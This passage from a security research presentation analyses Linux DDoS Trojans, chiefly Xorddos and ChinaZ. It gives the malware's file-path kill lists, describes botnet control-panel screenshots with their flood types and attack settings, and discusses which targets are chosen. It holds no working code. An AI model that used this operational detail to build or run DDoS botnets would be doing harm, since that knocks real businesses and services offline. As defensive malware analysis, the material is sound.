filename=/root/kerne,/etc/com,/root/KM,/etc/cupsddh /tmp/netns,/etc/.synest,/tmp/nhgbhhj /root/FreeBSD /var/run/freebsd /var/run/mmmh /root/zaozhu
filename=/root/ghash,/tmp/m3,/bin/mysql155,/usr/sbin/cron,/root/.killconnd,/root/good99,/etc/sdmf5fhjfe,/etc/ssh/sshpa,/etc/byu832,/tmp/byu832
filename=/root/2.6 /usr/share/hplip/hpssd.py,/var/lock/subsys/hpssd.py,/usr/sbin/hpiod,/var/lock/subsys/hpiod,/root/crond,/root/.kape,/root/qazse1
filename=/usr/sbin/tor,/lib/crond,/bin/local1,/sbin/ttymon,/root/sshdl /root/m64 /root/TSmwu,/tmp/24Hm,/etc/.kde/crond /root/L26,/root/Luick
filename=/bin/.Rape,/root/rc.local1,/root/lsi_mrdsnmp,/root/noip2-Linux,/root/mix/ssh,/root/w38,/root/w39,/bin/wa,/root/dos /root/wen,/root/mysql1
filename=/root/passdw,/root/.Raps,/tmp/scas/i,/root/ipso,/root/chou1,/root/task1,/etc/ssh2,/bin/csapp,/root/333,/root/stop,/root/haoge
filename=/root/sbinhttp,/root/.mimeop,/root/xuuxuan2.6,/root/Indirt,/root/.sshSun,/root/mstsc,/root/dabufen,/root/java_ ,/root/qishao1
filename=/var/tmp/.x/crond,/etc/wmpcir.s,/root/dos32 /opt/root/saonao /opt/root/Linux2.6 /mnt/root/xuu1,/usr/sbin/asterisk,/root/hhxx,/etc/Indir
filename=/root/df2g1,/usr/bin/kernel,/etc/kneiper,/etc/scsi_eh_1,/root/xiaoqiang99,/root/dos64 /tmp/kiss,/opt/root/360ty,/opt/root/edHaa /root/edHab
filename=/root/caoninaa,/tmp/prfos /root/L26_25000 /root/ssh77,/usr/sbin/.Addre,/root/.Addre,/root/wei,/root/killall,/root/mc2 /etc/yjcy32,/root/jun
filename=/opt/root/xudp,/opt/root/saonaoa,/opt/root/1066ma,/mnt/system,/root/pkpp,/media/rc.local!,/root/.s/scanssh,/root/26ssh2z,/tmp/longone,/server,
filename=/run/ward,/root/netstat,/root/sshb,/root/azwen,/tmp/inia

rmfile=/tmp/.sshdd /tmp/.sshdd,/etc/.SSH2,/etc/.SSHH2 /etc/Gates_18452_BTC,/root/gonne-sysadmin /etc/Gates_36000 /root/cao,/root/ssh
rmfile=/etc/dbus-daemon,/etc/gnome-system,/root/sql200,/root/Explorer-aoutv,/etc/syslogd-gonsys,/etc/auto,/root/pidasdsa,/tmp/sh-
```

DDoS Trojans - Xorddos

- Control panel
 - Controls two infected devices (EM_386, EM_ARM)

The screenshot displays the Xorddos control panel interface. At the top, the title bar reads "控制端1.4 监听2843". Below the title bar, there is a "开始(Z)" button. The main area contains a table with the following data:

ID	IP	地址	系统	CPU/MEM	网卡	开始IP	结束IP	任务	版本	状态
<input checked="" type="checkbox"/> 0	10.96.93.242	Database error !	3.2.0-generic-pae i686	CPU:1*2763HZ MEM:495M	1000M	10.96.93.242	10.96.93.242	空闲	2.0.0	在线
<input checked="" type="checkbox"/> 1	10.96.93.253	Database error !	3.1.9+ armv6l	CPU:0*0HZ MEM:185M	100M	10.96.93.253	10.96.93.253	空闲	1.2.3_ARM	在线

Below the table, there is a "任务列表" (Task List) section with a text area containing the following entries:

```
www.baidu.com:8.8.8.8  
www.qq.com:8.8.8.8  
58.217.200.15:80
```

To the right of the task list, there are several configuration options and buttons:

- SYN包长: 999
- 攻击时间: 30
- 休眠时间: 5
- 直接攻击 (Direct Attack)
- 添加轮循 (Add Cycle)
- 停止攻击 (Stop Attack)
- 全选 (Select All)
- 反选 (Inverse Selection)

At the bottom of the interface, there is a status bar showing "监听: TCP: 2843 UDP: 2843" and "在线数: 2".

DDoS Trojans - ChinaZ

- Source code available on Github (a project DDoSClient)
- Volumetric attacks
 - SYN, UDP, ICMP, DNS
- Multiple platforms
 - EM_386, EM_x86_64, EM_MIPS
- Samples often compressed with UPX
- Instruction videos leaked on Chinese forums
 - Web control panel
 - Control panel with Windows GUI

DDoS Trojans - ChinaZ

- C&C panel

315(B2.2.2)

监听

监听: 38800

关闭

修改

配置

执行命令

伪造配置

受控选择

全选中 全不选

目标配置

IP地址	端口	模式	线程	状态	死活	域名	描述
------	----	----	----	----	----	----	----

执行方式: 并发 轮询

开始任务 停止任务

配置

目标参数: IP: [] ~ [] : [] 时间: 30 S 次数: 1 线程: 1 包长范围: 100 : 1000

攻击方式: SYNC UDP DNS ICMP

增加 删除 删除全部

ID	IP	系统	CPU(MHZ)	状态	网络流量	利用率	描述	PPS
----	----	----	----------	----	------	-----	----	-----

DDoS Trojans - ChinaZ

The screenshot shows the 'The Attack Tools of China.Z' web interface in Microsoft Internet Explorer. The browser address bar shows 'http://192.168.122.128/get.php'. The page content includes a navigation menu with 'Tasks', 'Log', 'FAQ', and 'Logout'. The main section is titled 'HTTP DDoS' and contains several configuration fields:

- Method: GET
- URL: http://baidu.com/
- Site: Auto
- Port: 80
- Victims: 10
- Threads & Sockets: 5
- Delay: 30
- End: 2014-04-7 00:25:17

Overlaid on the interface is a configuration dialog box titled 'The Attack Tools of China.Z' with a '选项' (Options) tab. It features a table for IP addresses and a section for attack configuration.

IP地址	系统类型	CPU信息	内存信息	任务状态	版本
<input type="checkbox"/> 192.168.122.134	Windows XP	1 * 2393MHz	512 MB	空闲	1.0

Below the table, there are tabs for '肉鸡操作' (Meat Chicken Operation) and '测试组1' through '测试组6' (Test Groups 1-6), along with '轮训组' (Round Robin Group) and '自定义' (Custom). The configuration options include:

- GET FLOOD (selected) / POST FLOOD
- 目标: http://www.baidu.com/ / 端口: 80
- 简易GET请求 / 高级GET请求
- 线程: 1 / 主机数: 100 / 使用选中主机
- 穿透CC防火墙 / DNS直接查询
- 时间: 10 / 发送100个数据包休息: 30 毫秒
- DNS逐层查询 / DNS高级查询
- 上线自动进行攻击
- 开始 / 停止

At the bottom of the dialog, there is a status bar showing 'sub正在监听端口: 8000', '我命由我不由天, 天欲灭我我灭天', and '已有 1 台主机上线'.

Targets

- Attack commands targeting various web services
- Targeting small or medium sized local businesses
 - Profitability depends of ability to stay online
 - Usually not hosted on major Content Delivery Networks (natural protection against DDoS): online gaming site; online casinos; e-commerce shops; forums
 - ELF:Xorddos an exception → attacking the infrastructure of large providers (Google Cloud, Global Flag (hosting game servers like Counter Strike or Day of Defeat); CloudFlare; Sharktech; OVH Hosting; Microsoft Hosting; Amazon Cloud; Akamai Tech.)
- Effect of DDoS directly observed:
 - sites unreachable during the process of receiving attack commands
 - reachability recovered after the process stopped

Summary

- DDoS Trojans: threat No 1. for servers and embedded systems running Linux
- Variety of projects available on code sharing sites or forums
- Autostart is a desired and advanced feature
- Similar attack methods implemented
- Little attempts to cover the functionality by stripping or by (modified) UPX
- Increased detection rates by AV solutions → distributors of malware careless about detecting yet
- Targets are both small/medium business and services hosted by large CDNs

Acknowledgement

- Information and data exchange:
 - @benkow_
 - Christian Rebeschke (@sh1bumi)
 - Lin Song (University of Iowa)
 - Threat Inc. (@threat_inc)
 - Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Christian Rossow (Yokohama National University, Japan; National Institute of Information and Communications Technology, Japan; Saarland University, Germany)

IoT POT: Analysing the Rise of IoT Compromises

(<http://christian-rossow.de/publications/iotpot-woot2015.pdf>)

- Open sharing:
 - MalwareMustDie!, NPO (@malwaremustdie)
 - @TekDefense
 - @da_667

Questions & Answers

